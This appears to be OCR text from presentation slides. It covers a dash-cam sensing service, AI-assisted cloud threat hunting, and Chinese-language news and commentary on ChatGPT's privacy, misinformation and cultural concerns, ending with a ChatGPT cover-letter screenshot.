
Wi-Fi Sensing Service

- Camera location
- Video streaming
- LDWS report
- FCWS report
- Video snapshot

Dash Cam Management

ARCHITECTURE OF AI-ASSISTED THREAT HUNTING ON CLOUD


Challenges: Harsh real-time requirements, specificity of detection signature, dependency on environment and true attacks are rare events



MLOps

- Low false alarm rate
- Adaptive
- Novel attacks discovery
- Attacking scenario correlation

CHATGPT隱私議題


新聞

ChatGPT因隱私疑慮在義大利被禁，恐被罰2000萬歐元

日前OpenAI的ChatGPT因存在漏洞，一度導致用戶對話紀錄標題以及支付資訊外洩，義大利隱私主管機關要求OpenAI暫停蒐集用戶資料直到改善系統安全

文/ 林妍溱 | 2023-04-03 發表

讚 24
分享
ChatGPT
Examples
Capabilities
Limitations
"Explain quantum computing in simple terms" →
Remembers what user said earlier in the conversation
Allows user to provide follow-up
DevC
9/25-9,
線上
優惠

圖片來源: Om siva Prakash on unsplash


美國隱私倡議團體Center for AI and Digital Policy（CAIDP）上周向美國交易委員會（FTC）對OpenAI提告，指其GPT-4提供具偏見、欺騙性內容，及危害大眾隱私，歐洲隱私倡議組織BEUC也呼籲歐盟主管機關調查ChatGPT和其他AI聊天機器人。

OpenAI的ChatGPT在去年底上線後掀起熱潮，但其技術問題包括AI幻覺，以及為訓練模型而未經同意蒐集網際網路的資料等引發批評。另一方面，AI模型技術快速進展，已展現出幾乎不下於人類的文字及圖案創作能力。上周科技界大佬包括馬斯克、Steve Wozniak等人呼籲各AI實驗室應暫緩開發比OpenAI GPT-4更進階的AI模型6個月，並應發展AI的治理系統確保AI能受人類控制，為人類福祉服務。

比起取代人類，你更該擔心 CHATGPT 的 3 大面向

- 對於 OPEN AI 是否能夠完全地保證資訊的安全，我保持存疑的態度。因為對駭客來說，存取愈多珍貴個資的公司如政府機關、醫院、銀行等，愈是吸引他們去竊取資訊。以 OPEN AI 目前所擁有的資源和關注度來說，在專注在發展人工智慧技術的同時又要防止駭客，以及預防個人資訊外洩，相信將會是一大難題。
  - **一、生成式語言模型需大數據，個人隱私堪憂**
  - **二、假訊息產出速度變快，一般民眾難以辨真假**
  - **三、生成式語言模型文化背景單一，多元文化受挑戰**
- **創新、隱私安全、多元包容的「多難」情境**
-

[參考資料: 比起取代人類，你更該擔心 ChatGPT 的 3 大面向｜Yi 姐／自由工程師的冒險人生｜換日線 (cw.com.tw)](cw.com.tw)



15:32

chat.openai.com/ch

Cover Letter For Digital Marketing

TO Write a Cover Letter for Digital Marketing specialist with 2 years of experience.

